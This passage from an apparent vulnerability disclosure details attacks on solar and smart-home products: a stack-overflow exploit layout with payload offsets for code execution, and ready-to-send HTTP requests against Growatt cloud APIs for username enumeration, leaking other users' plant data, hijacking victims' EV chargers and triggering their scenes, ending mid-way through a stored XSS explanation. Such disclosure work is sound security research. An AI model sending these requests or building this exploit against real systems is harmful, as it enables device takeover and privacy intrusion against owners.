
The way the overflow and underflow mechanism is implemented means the stack has a kind of linked-list structure. The validity of this structure must be preserved to enable the control flow to return to the shellcode, and to allow the shellcode to use its own function calls as needed.

In order to create our own stack frames, we will need to calculate addresses on the stack relative to the location of the overflown buffer.

Because the stack is allocated dynamically for each RTOS task on startup, the location of the stack is not constant. However, by analyzing core dumps, we were able to ascertain that a specific base address is the most common for the MQTT Task's stack, so we simply assume that location for the exploit. If the assumption was incorrect the device will crash and reboot and the exploit can be retried. In our experience, it never took more than two attempts to successfully reach RCE.


Crafting the Payload

Putting it all together, we need to create our own stack containing four valid stack frames, where we can place our desired values and allow our shellcode to run. The stack layout just before the out-of-bounds copy looks something like this:




```
Offset from buffer      LOW ADDRESS
   -0x24         |-------------------------| <- a1 @ on_settime_command
                 |                         |          ^
    0x0          |          buffer         |          |
                 |-------------------------|          | on_settime_command frame
                 |   on_settime_command ESA |         |
    0x4c         |-------------------------|          |
                 |   parse_mqtt_packet BSA  |         V
    0x5c         |-------------------------| <- a1 @ on_recieve_message
                 |                         |          ^
                 |          locals         |          |
                 |-------------------------|          | on_recieve_message frame
                 |   on_recieve_message ESA |         |
                 |-------------------------|          |
                 |           BSA           |          V
                 |-------------------------| <- a1 @ parse_mqtt_packet
                 |                         |          ^
                 |          locals         |          |
                 |-------------------------|          | parse_mqtt_packet frame
                 |   parse_mqtt_packet ESA |          |
                 |-------------------------|          |
                 |           BSA           |          V
                 |-------------------------|
                          HIGH ADDRESS
```

Note that when overwriting base save areas, we provide a value for the stored *a1*, which serves as a pointer to the location of the next base save area up the stack. Finally, the desired stack layout will look something like this:



```
Offset from buffer      LOW ADDRESS
    0x0          |---------------------------|
                 |                           |
                 |        Reserved for       |
                 |           called          |
                 |          functions        |
                 |                           |
    0x3c         |---------------------------|
                 |    called function ESA    |
    0x4c         |---------------------------|
                 |    parse_mqtt_packet BSA  |
    0x5c         |---------------------------| <- a1 @ on_recieve_message
                 |    parse_mqtt_packet ESA  |
    0x6c         |---------------------------|
                 |      Shellcode's BSA      |
    0x7c         |---------------------------| <- a1 @ memcpy_gadget
                 |     memcpy_gadget ESA     |
    0x8c         |---------------------------|
                 |       imaginary BSA       |
    0x9c         |---------------------------| <- a1 @ Shellcode
                 |   on_recieve_message ESA  |
    0xac         |---------------------------|
                 |     memcpy gadget's BSA   |
    0xbc         |---------------------------| <- a1 @ parse_mqtt_packet
                 |        Helpful Zeros      |
                 |                           |
                          HIGH ADDRESS
    """
```

Assuming “A” as the address of the overflown buffer, the exploit payload will have the following structure:




Offset From Overflown Buffer	Meaning	Value	Additional comments
`0x4c`	parse_mqtt_packet `a0`	memcpy gadget address	
`0x50`	parse_mqtt_packet `a1`	`A + 0xbc`	
`0x70`	shellcode `a1`	`A + 0x9c`	
`0x90`	imaginary `a1`	`A + 0x100`	This value must point to a valid location, as it may be used to determine the location of the shellcode's ESA.
`0xac`	memcpy_gadget `a0`	target IRAM location	This is the address to return after the copy operation.
`0xb0`	memcpy_gadget `a1`	`A + 0x7c`	
`0xb4`	memcpy_gadget `a2`	target IRAM location	This is the address where the shellcode will be copied.
`0xb8`	memcpy_gadget `a3`	shellcode source location	This should be the source address for the copy. We can use a static address pointing to an offset in the MQTT packet where we placed the shellcode.

Growatt Vulnerability Details

User Enumeration


An exposed API allows unauthenticated attackers to perform username enumeration. The existence of usernames can be checked by querying the “*server.growatt.com/userCenter.do*” API as follows:



```
curl -s -i -X POST "https://server.growatt.com/userCenter.do"
          --data "action=checkAccountExist&AccountName=<arbitrary_username>"
```

The response will contain the word “true” if the username exists, otherwise it will be “false”.


The following request offers another way to enumerate users. The response will contain a JSON document with an empty array (possibly other data in some other cases) if the specified username exists, otherwise it will contain a NULL object.



```
POST /noahDeviceApi/noah/noahDeviceList HTTP/1.1
Cookie: JSESSIONID=A8F0E6361AFBD459A04974C367B1D411; acw_tc="
    ac11000117310784676704772e01c59388b33d48adb2bf7116f4ef6ad6c29f";$Path="/";$Domain="
    server-api.growatt.com"; assToken=8624f82ece323b8820232967c5d36a6f; SERVERID=
    1528e333e0f5fcdfe482eeb0402002e9|1731078545|1731076595
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBUFAiLCJ1c2VyX2lkIjoiU0hJT
kVndWVzdCIsImlzcyI6IlNlcnZpY2UiLCJleHAiOjE3MzExMDAxNDEsImlhdCI6MTczMTA3ODU0MX0.R406tUxtfG
w9KBf3wDmFvPQ1sp_gvSv5x0KBuFengys
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 20
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: server-api.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

accountName=<arbitrary_username>
```


Plants Information Leak
Authenticated attackers can obtain information about plants that belong to other users, and infer the existence of other usernames. The endpoint "*server-api.growatt.com/noahDeviceApi/noah*" does check the permissions of the authenticated users and allows to query sensitive information about "plants" of other users.

When performing the following request, users can obtain information about "plants" registered within arbitrary user accounts. The response will contain a JSON document with the plant name.




```
POST /noahDeviceApi/noah/isPlantNoahSystem HTTP/1.1
Cookie: acw_tc="ac11000117283857481512629e01c488bd697987cd578142d7eaead175b6a4";$Path="/"
    ;$Domain="server-api.growatt.com"; JSESSIONID=06E741D2446C1B80BC0D383B148F313E;
    assToken=363677a760986bf3a1c2405872e7a396; SERVERID=72b7e792dba6f7eb899b351e84174d6c|
    1728387424|1728387403
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBUFAiLCJ1c2VyX2lkIjoiU0hJT
kVndWVzdCIsImlzcyI6IlNlcnZpY2UiLCJleHAiOjE3Mjg0MDkwMDYsImlhdCI6MTcyODM4NzQwNn0.1JB1zHkwLh
BaIjwa2C6RfMOWQ99cNk11DWdx9MV6LZo
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 12
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: server-api.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

plantId=<arbitrary_plant_id>
```

There exist another way to enumerate plants. The following API endpoint can be queried by an authenticated user without restrictions through a POST request using the parameter `accountName`:



```
POST /newTwoEicAPI.do?op=getPlantListByAccountName HTTP/1.1
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 18
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: server-api.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

accountName=<arbitrary_user_name>
```

The API responds with a JSON containing a list of plant details. The same endpoint can be used to get device information by sending the following request:




```
POST /newTwoEicAPI.do?op=getBoostDayChartDataMultiple HTTP/1.1
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 58
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: server-api.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

devId=<arbitrary_device_id>&devType=load&date=2024-10-15&dataType=0
```


Device Hijacking
Knowing a valid username, unauthenticated attackers can obtain and manipulate various information related to the smart home setup (groups of connected devices, individual devices). This includes the ability to take over these devices and associate them with the attacker's account.

We found 11 IDORs that can be grouped together by the affected API. They have variable impact and we will describe several of them below.


For example following request can be performed by unauthenticated attackers to obtain a list of devices belonging to a user account:


```
POST /room/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 99
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: energy.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"userId":"<arbitrary_username>","cmd":"devList","userServerUrl":"
    https:\/\/server-api.growatt.com","lan":"1"}
```

A similar result can be achieved by sending the following request to a different API:


```
POST /ocpp/api HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 48
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: evcharge.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"userId":"SHINE<username>", "lan":1,"cmd":"list"}
```

OR


```
POST /ocpp/api/list HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 34
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: evcharge.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"lan":1,"userId":"SHINE<arbitrary_username>"}
```


Note that in this case the same username should be prepended with "SHINE. It appears that several different accounts are created for different APIs upon the user registration, and these are being used for different internal APIs.

The smart home functionality of the Growatt mobile application (as well as the cloud platform) allows to add user devices to "rooms", grouping them by various "scenes". "Rooms" represent actual rooms in an apartment or a house and can be used to conveniently apply settings or perform actions with the devices within a certain room. “Scenes” allow for automating certain things (e.g., turning smart bulbs, plugs or EV chargers on or off) – they allow to perform certain pre-defined actions with a simple click of a button.


We found that there is no authentication on the API related to “rooms” and “scenes”, and anyone can see the associated devices or perform actions with them, knowing a valid username. It is also possible to delete/add “rooms” and “scenes” for arbitrary users and add/remove associated devices.

A more interesting scenario that we found is the ability of unauthenticated attackers to “hijack” devices of arbitrary users and interact with them. For example, attackers can use one of the IDORs we discussed above to identify a serial number (used as the unique ID) of an EV charger belonging to a certain user. Then attackers can associate this device to their account with the following two requests:

1. First, they need to “delete” the EV chargers or other from its owner account. This can be achieved via one of the following requests:




```
POST /room/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 87
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: energy.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"chargeId":"<ev_charger_id>","cmd":"deleteCharge","userId":"<victim_username>","lan":1}
```



```
POST /tuya/removeDevice HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 87
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: energy.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"userId":"<username>",
"devType":"charger","devId":"<device_serial_number>","lan":"1"}
```


2. Second, they need to send the following request to associate the device to their account:



```
POST /room/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 166
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: energy.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"chargeId":"<ev_charger_id>","userId":"<attacker_username>","plantId":"<
    attacker_plant_id>","plantName":"<attacker_plant_name>","serverUrl":"
    https:\/\/server-api.growatt.com","cmd":"addCharger1","lan":1}
```


Following these two requests, the device will appear in the attacker’s account and they can use the mobile app or the web client to interact with the device.

There are other ways of achieving similar results, for example attackers can associate arbitrary devices with their “scenes” and send limited commands to them (e.g., on/off):



```
POST /smartHome/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 363
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: energy.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"cmd":"updateSceneNew","cid":"<scene_id>","userId":"<user_name>","status":"0","name":"<
    scene_name>","onoff":1,"icon":"scenes_night","isCondition":0,"lan":1,"conf":[{"
    connectorId":"1","connectors":1,"devId":"<device_id>","devName":"<device_id>","
    devType":"charger","gunNameList":["LOLGTFO"],"linkValue":0,"order":0,"url":"
    https:\/\/evcharge.growatt.com"}]}
```


Attackers can also interact with devices associated to “scenes” of arbitrary users without reassigning the devices to their own “scenes”:



```
POST /smartHome/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 85
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: energy.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"cmd":"fireScene","sceneId":"<scene_id>","userId":"<user_name>","onoff":1,"lan":"1"}
```

Cross-site Scripting
An authenticated attacker can achieve a stored XSS by injecting JavaScript code in the name of a plant.

All the inputs in the index page are sanitized on the client side only by the function resetInputPreventXss(), which replaces <> characters with the safest ones, this client-side sanitization can be easily bypassed through a proxy. Furthermore, the plant name is sanitized in the following function before being concatenated to the strings (/index/header.js):



```
function headerLoadPlantTitlestwo(){
    $.ajax({
        url:BASEPATH+'/index/getPlantListTitle',
        canNoPlant:true,
        success:function(data){
            PLANTS=data;
            var selectedPlantId = comm.cookie('selectedPlantId');
            var haveSel;
            var html="";
            $.each(data,function(k,v){
                v = prevScriptXss(v);
                if(v.id==selectedPlantId){
                    html+='<dd value="'+v.id+'" class="active" title="'+v.plantName+'">'+v.plantName+'</dd>';
                    haveSel=true;
                    $(".selectTitle").html(v.plantName);
                }else{
                    html+='<dd value="'+v.id+'">'+v.plantName+'</dd>';
                }
